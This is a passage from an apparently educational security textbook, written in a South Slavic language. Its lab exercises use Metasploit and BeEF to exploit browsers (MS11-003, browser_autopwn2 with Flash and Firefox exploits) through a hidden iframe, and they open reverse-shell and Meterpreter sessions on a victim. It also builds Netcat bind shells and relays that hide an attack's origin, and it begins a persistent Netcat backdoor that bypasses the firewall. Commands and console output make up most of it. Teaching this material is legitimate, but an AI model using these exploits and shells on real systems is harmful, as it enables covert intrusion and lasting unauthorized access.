podešava naziv lokacije sa koje će se poslužiti napadački kod (ovdje je to nešto što može zvučati primamljivo (mada kod napada kroz BeEF značenje naziva nije bitno).

Kao zlonamjerni kod (*Payload*) koristi se ranije pokazani i korišteni Windows reverzni TCP *shell*, koji je izabran sa padajuće liste u BeEF. Kako se za uspostavljanje konekcije koristi reverzni TCP, potrebno je unijeti IP adresu i port na kojim osluškuje proces koji prihvata konekciju od žrtve. Izabrani su IP adresa napadača i portu 443 koji se uobičajeno koristi za HTTPS i uglavnom je otvoren na *firewall*. Opcije koje su podešene su;

```
LHOST 192.168.10.134
```

```
LPORT 80
```

Klikom na dugme "Execute" u BeEF izabrano je iskorištavanje sigurnosnog propusta i zlonamjerni kod sa podešenjima se izvršavaju unutar Metasploit. To se može provjeriti u Metasploit konzoli komandom `jobs` kao na slici 10.13.

```
msf > jobs
Jobs
====


  Id  Name                               Payload
  --  -
  7   Exploit: windows/browser/ms11_003_ie_css_import  windows/shell/reverse_tcp
      tcp://192.168.10.134:443
```

Slika 10.13: Metasploit - Napad pokrenut kroz BeEF

¹ Podešavanje ove opcije nije neophodno, jer i ako se ostavi inicijalna IP adresa 0.0.0.0 HTTP server će se pokrenuti na lokalnom računaru

² Potrebno je osigurati da ovaj port nije zauzet od strane neke druge aplikacije - HTTP servera

Da bi se izvršio napad korisnik web preglednika bi morao posjetiti web lokaciju navedenu u postavci napada (<http://192.168.10.134/tajna>). Za to može biti iskorištena povezanost web preglednika sa BeEF. Kroz BeEF je moguće izdati komandu web pregledniku da posjeti neku lokaciju bez znanja i saglasnosti korisnika web preglednika. To se postiže pravljenjem nevidljivog okvira (*Iframe*) sa adresom koju web preglednik treba da posjeti. U BeEF prozoru za izbor komandi izabrana je grupa "Misc" i komanda "Create Invisible Iframe". U krajnjem desnom prozoru je upisana adresa sa koje će se poslužiti pripremljeni Metasploit napad, kako se vidi na slici 10.14.



Slika 10.14: BeEF - Komanda skriveni Iframe

Klikom na dugme "Execute" u povezanom web pregledniku je napravljen skriveni Iframe koji je učinio da web preglednik posjeti željenu web lokaciju, potpuno neprimjetno za njegovog korisnika. Web pregledniku je poslužen napad koji je uspio i uspostavio sesiju sa Metasploit kako se vidi na slici 10.15.

```
[*] Command shell session 1 opened (192.168.10.134:443 -> 192.168.10.143:49204)
at 2017-11-29 08:28:45 +0100
msf > 
```

Slika 10.15: Metasploit - Uspostavljena sesija nakon napada pokrenutog kroz BeEF

Linija u Metasploit ispisi kaže da je ID pokrenute sesije 1. Da bi se povezalo na tu sesiju potrebno je otkucati komadu kojom se bira sesija sa kojom će biti vršena interakcija:

```
sessions -i 1
```

Sada se *prompt* mijenja u Windows komandnu liniju na napadnutom računaru na kom se izvršava web preglednik povezan na BeEF. Da bi se to potvrdilo, kao i ranije, otkucana je Windows komanda za ispis IP adrese `ipconfig`. Adresa koja je ispisana je IP adresa napadnutog računara, što je potvrda da je napadač dobio pristup komandnoj liniji tog računara. Povezivanje sa sesijom izvršavanje komande prikazani su na slici 10.16.

```
msf > sessions -i 1
[*] Starting interaction with 1...

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\studentad\Desktop>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::19e7:f96f:e455:1da2%11
    IPv4 Address. . . . . : 192.168.10.143
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.10.1

Tunnel adapter isatap.{CBA02B49-B93E-451E-81D1-32A7E363595C}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Tunnel adapter Teredo Tunneling Pseudo-Interface:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

C:\Users\studentad\Desktop>
```

Slika 10.16: Metasploit - Komandna linija nakon napada pokrenutog kroz BeEF

U ovom slučaju izabran je Metasploit kod za iskorištavanje određenog sigurnosnog propusta u web pregledniku. Uspješnost napada zavisila je od ranjivosti preglednika koji posjeti stranicu sa tim kodom na izabrani sigurnosni propust.

Metasploit nudi mogućnost generisanja većeg broja napada na različite sigurnosne propuste web preglednika. Modul koji se zove "Browser Autopwn"

omogućava da se sa jedne lokacije automatski posluži veći broj napada na sigurnosne propuste web pregledniku koji posjeti tu lokaciju. Ovim se izbjegava potreba da se izabere samo jedan sigurnosni propust i povećava mogućnost da će neki od posluženih propusta postojati u web pregledniku koji se napada. Ovaj modul ima različite opcije. Neke od mogućnosti su da se naglasi koji napadi se žele ili ne žele posluživati web preglednicima. Može se reći da se poslužuju napadi koji iskorištavaju Adobe Flash propuste, ali da se isključe oni koji su za specifični za Android. Može se izabrati broj napada koji će biti posluženi kao i HTML sadržaj (stranica) koju će korisnik vidjeti dok se u pozadini bude izvršavao napad na web preglednik.

Napad se priprema, slično kao i drugi Metasploit napadi, izborom modula u Metasploit konzoli:

```
use auxiliary/server/browser_autopwn2
```

Modul `browser_autopwn2` je novija verzija ovog modula koja radi brže i efikasnije od prethodne koja se zvala `browser_autopwn` i koja je još uvijek dostupna u Metasploit. Razlog za uvođenje novog modula je opterećenje koje na računar na kom se pokreće izaziva ovaj modul. Pošto se poslužuje veći broj napada vrijeme potrebno da se svi pokrenu se ranije mjerilo u minutama. Novi modul to radi mnogo brže. I ovaj modul ima svoje opcije koje se, standardno, prikazuju komandom:

```
show options
```

Rezultat izvršavanja prethodne dvije komande prikazan je na slici 10.17.

Dio opcija, `SRVHOST`, `SRVPORT` i `URIPATH`, je već poznat i ima isto značenje kao i u prethodno korištenom napadu. Opcije `EXCLUDE_PATTERN` i `INCLUDE_PATTERN` omogućavaju da se definiše niz znakova na osnovu kog će se uključiti ili isključiti napadi čiji naziv uključuje navedeni niz znakova. Opcija `Retries` definiše da li će se napad pokušati isporučiti pregledniku više od jedan put. Izabrane su željene opcije unosom slijedećih komandi:

```
SRVHOST 192.168.10.134
SRVPORT 80
URIPATH /automatski
set INCLUDE_PATTERN "Adobe Flash"
set EXCLUDE_PATTERN "android"
```

Detaljnije konfigurisanje napada moguće je kroz napredne opcije do kojih se dolazi komandom:

```

msf auxiliary(browser_autopwn2) > use auxiliary/server/browser_autopwn2
msf auxiliary(browser_autopwn2) > show options

Module options (auxiliary/server/browser_autopwn2):

  Name                Current Setting  Required  Description
  ----                -
  EXCLUDE_PATTERN      no              no        Pattern search to exclude specific modules
  INCLUDE_PATTERN      no              no        Pattern search to include specific modules
  Retries              true           no        Allow the browser to retry the module
  SRVHOST              0.0.0.0        yes       The local host to listen on. This must be an
address on the local machine or 0.0.0.0
  SRVPORT              8080           yes       The local port to listen on.
  SSL                  false          no        Negotiate SSL for incoming connections
  SSLCert              randomly generat no        Path to a custom SSL certificate (default is
randomly generated)
  URIPATH              no             no        The URI to use for this exploit (default is
random)

Auxiliary action:

  Name                Description
  ----                -
  WebServer          Start a bunch of modules and direct clients to appropriate exploits

msf auxiliary(browser_autopwn2) > █

```

Slika 10.17: Metasploit - browser_autopwn modul

show advanced

Dio opcija koje se tom prilikom nude pokazan je na slici 10.18.

Podešene su još neke od opcija radi pokazivanja dodatnih mogućnosti naprednih Metasploit opcija. Treba napomenuti da ove napredne opcije nisu vezane za ovaj modul već su dostupne za sve module.

Podešene opcije bile su:

```
set HTMLContent file:/home/smrdovic/Documents/TS/autopwn_pocetna.html
```

podešava da se pregledniku posluži navedena stranica. Stranica je napravljena namjenski za ovu vježbu i u njoj piše da korisnik treba da pričeka dok se stranica ne učita i da ne zatvara web preglednik. Ideja je da se korisnik zadrži na stranici dovoljno dugo da se napadi uspiju izvršiti.

```
set MaxExploitCount 10
```

podešeno je da se posluži samo 10 napada. Ovo je urađeno da bi ispis pozvanih napada stao na stranicu knjige.

Pošto će uspješnost napada biti isprobana sa Firefox web preglednikom na Windows OS, napravljene su neke prilagodbe opcija. Ove prilagodbe nisu bile

```
msf auxiliary(browser_autopwn2) > show advanced
Module advanced options (auxiliary/server/browser_autopwn2):
  Name          Current Setting  Required  Description
  ----          -
  AllowedAddresses
  e interested in attacking  no        A range of IPs you'r
  CookieExpiration
  years (blank=expire on exit)  no        Cookie expiration in
  CookieName      __ua          no        The name of the trac
  king cookie
  Custom404
  04 URL (Example: http://example.com/404.html)  no        An external custom 4
  ExploitReloadTimeout  3000        no        Number of millisecon
  ds before trying the next exploit
  HTMLContent
  JsIdentifiers
  rve for JsObfufu
  JsObfuscate      0            no        Number of times to o
  bfuscate JavaScript
  LHOST            192.168.10.134  yes       The local host for t
  he exploits and handlers
  ListenerComm
  cation channel to use for this service  no        The specific communi
  MaxExploitCount  21           no        Number of browser ex
  ploits to load
  MaxSessionCount  -1           no        Number of sessions t
  o get
  PAYLOAD_ANDROID  android/meterpreter/reverse_tcp  yes       Payload for android
  browser exploits
  PAYLOAD_ANDROID_LPORT  4443        yes       Payload LPORT for an
  droid browser exploits
  PAYLOAD_FIREFOX
  browser exploits
  PAYLOAD_FIREFOX_LPORT  4442        yes       Payload LPORT for fi
  refox browser exploits
  PAYLOAD_GENERIC
  browser exploits
  PAYLOAD_GENERIC_LPORT  4459        yes       Payload LPORT for ge
  neric browser exploits
  PAYLOAD_JAVA
  wser exploits
  PAYLOAD_JAVA_LPORT    4448        yes       Payload LPORT for ja
  va browser exploits
  PAYLOAD_LINUX
  LINUX            linux/x86/meterpreter/reverse_tcp  yes       Payload for linux br
```

Slika 10.18: Metasploit - browser_autopwn2 napredne opcije

neophodne, ali su urađene da se pokažu neke od mogućnosti.

```
set PAYLOAD_GENERIC_LPORT 443
```

bira se port po kom će se uspostaviti povratna konekcija za generički napad na web preglednik. Izabran je port 443 (HTTPS), kao i ranije.

```
set PAYLOAD_FIREFOX windows/shell/reverse_tcp
```

bira se zlonamjerni kod koji će se pozvati u slučaju uspješnog napada na web preglednik Firefox. Izabran je kod koji je i ranije korišten za Windows OS. Mogli

su biti podešeni i kodovi za druge OS

```
set PAYLOAD_FIREFOX_LPORT 8080
```

bira se port po kom će se uspostaviti povratna konekcija. Izabran je port 8080, koji se koristi kao alternativni HTTP port.

Napad je, standardno, pokrenut komandom `exploit`. Iz ispisa u konzoli nakon pokretanja komande vidi se da će 10 napada biti pokrenuto ka web pregledniku koji pristupi lokaciji koja je definisana i navedena na kraju ispisa. Napadi su izabrani na osnovu podešenih parametara i poredani po očekivanoj uspješnosti i starosti. Noviji napadi za koje se najviše očekuje da će uspjeti će biti pokušani prvi. Za sve napade naveden je zlonamjerni kod koji će se izvršiti u slučaju uspješnog iskorištavanja sigurnosnog propusta i po kom portu će se prihvatiti konekcija sa računara žrtve. Ovi parametri su onakvi kakvi su u prethodnim koracima podešeni. Ove informacije mogu se vidjeti sa slike 10.19.

```
msf auxiliary(browser_autopwn2) > exploit
[*] Auxiliary module execution completed

[*] Searching BES exploits, please wait...
[*] Starting exploit modules...
[*] Starting listeners...
[*] Time spent: 8.207046932
[*] Using URL: http://192.168.10.134:80/automatski

[*] The following is a list of exploits that BrowserAutoPwn will consider using.
[*] Starting the payload handler...
[*] Exploits with the highest ranking and newest will be tried first.

Exploits
=====

```

Order	Rank	Name	Payload
1	Excellent	firefox_webidl_injection	generic/shell_reverse_tcp on 443
2	Excellent	firefox_tostring_console_injection	generic/shell_reverse_tcp on 443
3	Excellent	firefox_svg_plugin	generic/shell_reverse_tcp on 443
4	Excellent	firefox_proto_crmfrequest	generic/shell_reverse_tcp on 443
5	Great	adobe_flash_worker_byte_array_uaf	windows/shell/reverse_tcp on 8080
6	Great	adobe_flash_domain_memory_uaf	windows/shell/reverse_tcp on 8080
7	Great	adobe_flash_copy_pixels_to_byte_array	windows/shell/reverse_tcp on 8080
8	Great	adobe_flash_cas132_int_overflow	windows/shell/reverse_tcp on 8080
9	Great	adobe_flash_uncompress_zlib_uaf	windows/shell/reverse_tcp on 8080
10	Great	adobe_flash_shader_job_overflow	windows/shell/reverse_tcp on 8080


```

[*] Please use the following URL for the browser attack:
[*] BrowserAutoPwn URL: http://192.168.10.134:80/automatski
[*] Server started.
msf auxiliary(browser_autopwn2) > █

```

Slika 10.19: Metasploit - browser_autopwn2 pokretanje

Kada je sa web preglednikom Firefox na Windows OS pristupljeno podešenoj lokaciji sa koje se poslužuje napad u preglednik je učitana podešena web stranica kako se vidi na slici 10.20.



Slika 10.20: Firefox - pristup stranici posluženoj sa browser_autopwn2

Istovremeno sa učitavanjem stranice web pregledniku je počelo posluživanje napada. To je očigledno bilo uspješno jer se u Metasploit konzoli ispisuje poruka o posluženom napadu i uspješno uspostavljenoj sesiji kako se vidi sa slike 10.21.

```
[*] Gathering target information for 192.168.10.143
[*] Sending HTML response to 192.168.10.143
[*] Command shell session 1 opened (192.168.10.134:443 -> 192.168.10.143:49290) at 2017-12-15 09:36:37 +0100
[*] Session ID 1 (192.168.10.134:443 -> 192.168.10.143:49290) processing InitialAutoRunScript 'migrate -f'
```

Slika 10.21: Metasploit - browser_autopwn2 uspješan napad

Interakcija sa uspostavljenoj sesijom omogućena je komandom:
`sessions -i 1`

Pošto je dobiven pristup komandnoj liniji OS napadnutog računara izvršena je komanda `ipconfig` da se potvrdi IP adresa, kako je rađeno i ranije. Dobivena adresa je 192.168.10.143 što je adresa napadnutog računara. Navedene komande i rezultati njihovog izvršenja vide se na slici 10.22.

```

msf auxiliary(browser_autopwn2) > sessions -i 1
[*] Starting interaction with 1...

ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::19e7:f96f:e455:1da2%11
    IPv4 Address. . . . . : 192.168.10.143
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.10.1

Tunnel adapter isatap.{CBA02B49-B93E-451E-81D1-32A7E363595C}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

Tunnel adapter Teredo Tunneling Pseudo-Interface:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

```

Slika 10.22: Metasploit - browser_autopwn2 uspostavljena sesija

VJEŽBA: Posljedice iskorištavanja sigurnosnih propusta i zlonamjerni softver

Cilj vježbe je upoznavanje studenata sa mogućim posljedicama iskorištavanja sigurnosnih propusta. U sklopu vježbe obrađena je upotreba nekoliko alata i načina njihove upotrebe za ove namjene. Pokazano je kako zlonamjerni softver osigurava trajnu instalaciju na računaru i prolazak kroz *firewall*.

11.1 Netcat - osnovne korištene komande

Potrebno je upoznati se sa Netcat alatom. Potrebno je pokazati kako se Netcat može iskoristiti za dobivanje pristupa komandnoj liniji na udaljenom računaru.

Rješenje: Netcat omogućava jednostavno pokretanje TCP/UDP klijenta ili servera, odnosno uspostavljanje konekcije sa serverom koji osluškuje nakon portu ili pokretanje osluškivanja, prihvatanja konekcija, na nekom portu. Ovdje je pokazano samo nekoliko osnovnih namjena Netcat vezanih za konkretnu vježbu. Čitaocima se savjetuje bolje upoznavanje sa ovim alatom kroz dokumentaciju dostupnu u sklopu instalacije, kroz tutorijale dostupne na webu ili iz knjige posvećene ovom alatu [19].

Netcat, je izvorno Unix (Linux) alat, ali postoji i verzija za Windows OS. Na većini Linux distribucija ovaj alat je instaliran. Na Ununtu 16.04 inicijalno je instalirana OpenBSD verzija Netcat. Radi dosljednost i poklapanja sa većinom dostupnih Netcat uputa ova verzija zamijenjena je klasičnom Netcat verzijom. Za ovo je potrebno instalirati paket sa ovom verzijom Netcat komandom:

```
sudo apt-get install netcat-traditional
```

Nakon toga potrebno je reći Linux OS koju od, više, verzija Netcat alata da koristi komandom:

```
sudo update-alternatives --config nc
```

Sa liste koja se pojavi potrebno je izabrati broj koji odgovara putanji do klasičnog Netcat, obično `/bin/nc.traditional`. U konkretnom slučaju to je bio broj dva.

Nakon toga se dobije informacija da je izvršena izmjena i da će komanda za poziv Netcat (`nc`) pozivati klasičnu (tradicionalnu) verziju.

Netcat za Windows OS je napravljen iz izvornog koda koji je dostupan na SourceForge

<https://sourceforge.net/projects/nc110/>

Ova verzija Netcat je prilično stara (1985) i neodržavana. Izvršna verzija napravljena na osnovu ovog izvršnog koda se prepoznaje kao zlonamjerni softver od antivirusnih alata. Iz tog razloga je Nmap projekat napravio savremenu verziju Netcat, koja se zove Ncat. Ncat je dostupan unutar Nmap instalacije. Instalacija Nmap je opisana ranije, ali da ponovimo da se instalacione datoteke mogu preuzeti sa <https://nmap.org/download.html>, dio "Microsoft Windows binaries". U vrijeme pisanja aktuelna verzija bila je 7.31. Po preuzimanju datoteke "nmap-7.31-setup.exe" potrebno ju je pokrenuti. Tokom instalacije potrebno je prihvatiti uslove korištenja, izabrati komponente (ovdje je moguće izabrati samo Ncat i obavezno Nmap Core Files) i izabrati lokaciju instalacije. Po završetku instalacije izvršna datoteka `ncat.exe` dostupna je na lokaciji `\Program Files (x86)\Nmap`.

Alternativa ovoj instalaciji koja je ovdje korištena je da se preuzme `ncat` verzija koje je portabilna (statički linkovana) i za koju nije potrebno da postoje dodatne biblioteke (DLL). Ova datoteka nalazi se u kompresovanoj datoteci `nmap_verzija.zip` dostupnoj na <https://nmap.org/dist/> lokaciji.


Kao primjer osnovne upotrebe Netcat pokrenut je Ncat server na Windows OS koji osluškuje na portu 4000 komandom¹:

```
ncat -l 4000
```

¹ Može se pojaviti upozorenje od Windows Firewall da se dopusti `ncat.exe` komunikacija sa mrežom koju inicijalno treba omogućiti. Kasnije je objašnjeno kako se ovo upozorenje može zaobići na računaru žrtve.

Na Linux računaru je pokrenut klijent koji pristupa ovom serveru komandom:
`nc 192.168.100.1432 4000`

Na slici 11.2 prikazana je veza između klijenta i servera i otkucane komande sa oznakom rednog broja.



Slika 11.1: Netcat - osnovna komunikacija klijent-server

Nakon toga se sve što se otkuca u jednom ili drugom prozoru (Windows/Linux) prikazuje na suprotnoj strani. Ova komunikacija prikazana je na slici 11.2.

The screenshot shows two terminal windows. The top window is a Windows command prompt with the title `C:\Windows\system32\cmd.exe - ncat -l 4400`. The command `C:\Program Files (x86)\Nmap>ncat -l 4400` has been executed, and it has received the following messages from the client: `Pozdrav sa Linux`, `Pozdrav sa Windows`, `Ovo je nc na Ubuntu 16.04`, and `Ovo je ncat na Windows ?`. The bottom window is a Linux terminal with the prompt `smrdovic@VB1604: ~`. The command `smrdovic@VB1604:~$ nc 192.168.10.143 4400` has been executed, and it has received the same messages from the server: `Pozdrav sa Linux`, `Pozdrav sa Windows`, `Ovo je nc na Ubuntu 16.04`, and `Ovo je ncat na Windows ?`. A cursor is visible at the end of the last line in the Linux terminal.

Slika 11.2: Netcat - osnovna razmjena poruka klijent-server

² IP_Win_racunara_sa_pokrenutim_serverom

Netcat server može biti iskorišten i da se po uspostavljanju konekcije izvrši neka komanda. Konkretno je pokazano kako se može Netcat server podesiti da po prijemu konekcije pozove tekstualni interfejs ka OS (*shell*) i učini ga dostupnim klijentu po toj konekciji.

Na Windows OS je pokrenuta komanda kojom se kaže Netcat da osluškuje na portu (ovdje 4400) i da prilikom odgovaranja na zahtjev klijenta izvrši komandu `cmd.exe` te da komunikaciju sa tim programom (*shell*) proslijedi do klijenta:
`ncat -l 4400 -e cmd`

Sada se, na isti način kao i u prethodnom slučaju, klijent poveže na ovaj Netcat i dobiva pristup *shell*-u na računaru na kom Netcat osluškuje, kako je prikazano na slici 11.3.

```
smyrdovic@VB1604:~$ nc 192.168.10.143 4400
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Nmap>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    Link-Local IPv6 Address . . . . . : fe80::19e7:f96f:e455:1da2%11
    IPv4 Address. . . . . : 192.168.10.143
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.10.1

Tunnel adapter isatap.{CBA02B49-B93E-451E-81D1-32A7E363595C}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Program Files (x86)\Nmap>
```


Slika 11.3: Netcat - Windows *shell* na Linux klijentu preko Netcat

Netcat se može i koristiti kao posrednik (*proxy*) koji omogućava da se konekcija između dva računara odvija preko jednog ili više posrednika. Na posredniku se pokrene komanda kojom osluškuje konekcije i kada primi konekciju uspostavlja konekciju sa određištanim računarom. Ovdje je, u odnosu na prethodni primjer, ubačen posrednik, Windows 10 na adresi 192.168.10.104. Ovaj posrednik prihvata konekcije na portu 4500. Po uspostavljanju konekcije on izvršava komandu za uspostavljanje konekcije sa konačnim određištajem (192.168.10.143) na portu 4400.

Ovo se postiže komandom:

```
ncat -l 4500 -e "ncat 192.168.10.143 4400"
```

Kada se sad sa početnog netcat klijent pristupi posredniku komandom:
`nc 192.168.10.104 4500` dobiva se pristup konačnom serveru (192.168.10.143).
 Na slici 11.4 prikazana je veza između klijenta, posrednika i servera i otkucane komande sa oznakom rednog broja.



Slika 11.4: Netcat - komunikacija klijent-posrednik-server

Rezultat pristupa serveru se može vidjeti na slici 11.5.

```
smrdovic@VB1604:~$ nc 192.168.10.104 4500
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\studentad\Desktop>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::19e7:f96f:e455:1da2%11
    IPv4 Address. . . . . : 192.168.10.143
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.10.1
```

Slika 11.5: Netcat - preko posrednika

Sada konačni server zna samo za posrednika koji je uspostavio konekciju sa njim, a ne vidi originalni izvor konekcije. Ovih posrednika može biti više i koriste se za prikriivanje originalnog izvora napada.

11.2 Upotreba Netcat kao *backdoor*

Korištenjem Metasploit ubaciti i pokrenuti Netcat na računaru sa sigurnosnim propustom. Pri ovome je potrebno ostvariti i slijedeće:

1. Zaobilaženje *firewall*
2. Trajno omogućavanje pristupa

Rješenje: Ovdje je ponovo korišten isti pasivni Metasploit napad kao u prošloj vježbi. Napad je na web preglednik. Ovaj napad je iskorišten da se omogući trajan pristup računaru žrtve bez znanja i saglasnosti žrtve i bez unošenja lozinke (*backdoor*). Za ovaj napad su korištene postavke koje su bliže realnom napadu.

Propust koji je iskorišten je MS11-003, koji postoji na Internet Explorer 6 do 8 (na Windows XP, Windows 7 i server 2008) i omogućava izvršavanje koda po želji napadača.

U Metasploit konzoli je izabrano da se koristi kod za ovaj propust komandom:
`use exploit/windows/browser/ms11_003_ie_css_import`

Ovaj kod pokreće HTTP server (na izabranoj IP adresi i portu) gdje na lokaciji po izboru napadača poslužuje web pregledniku zlonamjerni kod koji iskorištava propust. Opcije koje je su za ovo bile podešene su;

```
set srvhost 192.168.10.134
```

pokreće HTTP server na računaru napadača³.

```
set srvport 80
```

pokreće server na portu 80 (standardnom za web server)⁴.

```
set uripath ispitna_pitanja.htm
```

podešava naziv lokacije sa koje se poslužuje napadački kod (ovdje je to nešto što

³ Podešavanje ove opcije nije neophodno, jer i ako se ostavi inicijalna IP adresa 0.0.0.0 HTTP server se pokreće na lokalnom računaru

⁴ Potrebno je osigurati da ovaj port nije zauzet od strane neke druge aplikacije - HTTP servera

može zvučati primamljivo studentima).

Kao zlonamjerni kod korišten je Meterpreter. Meterpreter je vrlo moćno okruženje urađeno kao DLL koji se izvršava u memoriji. Omogućava izvršavanje više komandi i učitavanje dodatnih modula tokom napada, po potrebi. Opet je za uspostavljanje konekcije korišten reverzni TCP, ali ovaj put po portu 443 koji se uobičajeno koristi za HTTPS i uglavnom je otvoren na *firewall*. Za ovo se koristi komanda:

```
set payload windows/meterpreter/reverse_tcp
```

Opcije koje je je bile potrebno podesiti su;

```
set lhost 192.168.10.134
```

```
set lport 80
```

Podešene opcije su prikazane na slici 11.6.

```
msf exploit(ms11_003_ie_css_import) > show options
Module options (exploit/windows/browser/ms11_003_ie_css_import):
  Name      Current Setting  Required  Description
  ----      -
  OBFUSCATE true             no       Enable JavaScript obfuscation
  SRVHOST    192.168.10.134  yes      The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT    80              yes      The local port to listen on.
  SSL        false           no       Negotiate SSL for incoming connections
  SSLCert    (default is randomly generated) no       Path to a custom SSL certificate (default is randomly generated)
  URIPATH    ispitna_pitanja.htm no       The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes      Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.10.134  yes      The listen address
  LPORT     443            yes      The listen port
```

Slika 11.6: Metasploit - Podešenja za MS11-003

Nakon podešenja napad se pokreće komandom:

```
exploit
```

(a može i alternativno komandom `run`)

Metasploit ispisuje obavijest da je pokrenuo server koji očekuje konekciju sa žrtve (reverznu) na izabranoj IP adresi (192.168.10.134) i portu (443), te da je pokrenut HTTP server koji zlonamjerni kod poslužuje sa izabrane lokacije (http://192.168.10.134/ispitna_pitanja.htm).

Sad je potrebno žrtvu navesti da pristupi ovoj lokaciji. O načinima da se to postigne detaljnije je opisano u poglavlju o ljudskom faktoru. Ovdje se samo pretpostavlja da žrtva pristupa navedenoj lokaciji.

Žrtva je u ovom slučaju korisnik koji pristupa koristeći Internet Explorer 8 na Windows 7. To je očigledno neažuriran web preglednik kao i OS. Međutim, dobro dođe u pokazne svrhe. Nakon pristupa lokaciji sa zlonamjernim kodom (http://192.168.10.134/ispitna_pitanja.htm), Metasploit, kao odgovor na HTTP zahtjev dostavlja niz bajta koji iskorištava sigurnosni propust MS11-003 i pokreće Meterpreter sesiju sa računara žrtve ka računaru napadača po portu 443. O ovome se ispisuju podaci u Metasploit konzoli, kao na slici 11.7.

```
msf exploit(ms11_003_ie_css_import) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.10.134:443
[*] Using URL: http://192.168.10.134:80/ispitna_pitanja.htm
[*] Server started.
[*] 192.168.10.143 ms11_003_ie_css_import - Received request for "/ispitna_pitanja.htm"
[*] 192.168.10.143 ms11_003_ie_css_import - Sending redirect
[*] 192.168.10.143 ms11_003_ie_css_import - Received request for "/ispitna_pitanja.htm/M9uUN.html"
[*] 192.168.10.143 ms11_003_ie_css_import - Sending HTML
[*] 192.168.10.143 ms11_003_ie_css_import - Received request for "/ispitna_pitanja.htm/generic-1482217756.dll"
[*] 192.168.10.143 ms11_003_ie_css_import - Sending .NET DLL
[*] 192.168.10.143 ms11_003_ie_css_import - Received request for "/ispitna_pitanja.htm/\xEE\x80\xA0\xE1\x81\x9A\xEE\x80\xA0\xE1\x81\x9A\xEE\x80\xA0\xE1\x81\x9A\xEE\x80\xA0\xE1\x81\x9A"
[*] 192.168.10.143 ms11_003_ie_css_import - Sending CSS
[*] Sending stage (957999 bytes) to 192.168.10.143
[*] Meterpreter session 1 opened (192.168.10.134:443 -> 192.168.10.143:49206) at 2016-12-20 08:09:20 +0100
[*] Session ID 1 (192.168.10.134:443 -> 192.168.10.143:49206) processing Initial AutoRunScript 'migrate -f'
msf exploit(ms11_003_ie_css_import) > █
```

Slika 11.7: Metasploit - Iskorištavanje propusta MS11-003 sa Meterpreter konekcijom

Posljednja linija u Metasploit ispisu kaže da je ID pokrenute sesije 1. Da bi se povezano na tu sesiju potrebno je otkucati komadu kojom se bira sesija sa kojom će biti vršena interakcija:

```
sessions -i 1
```

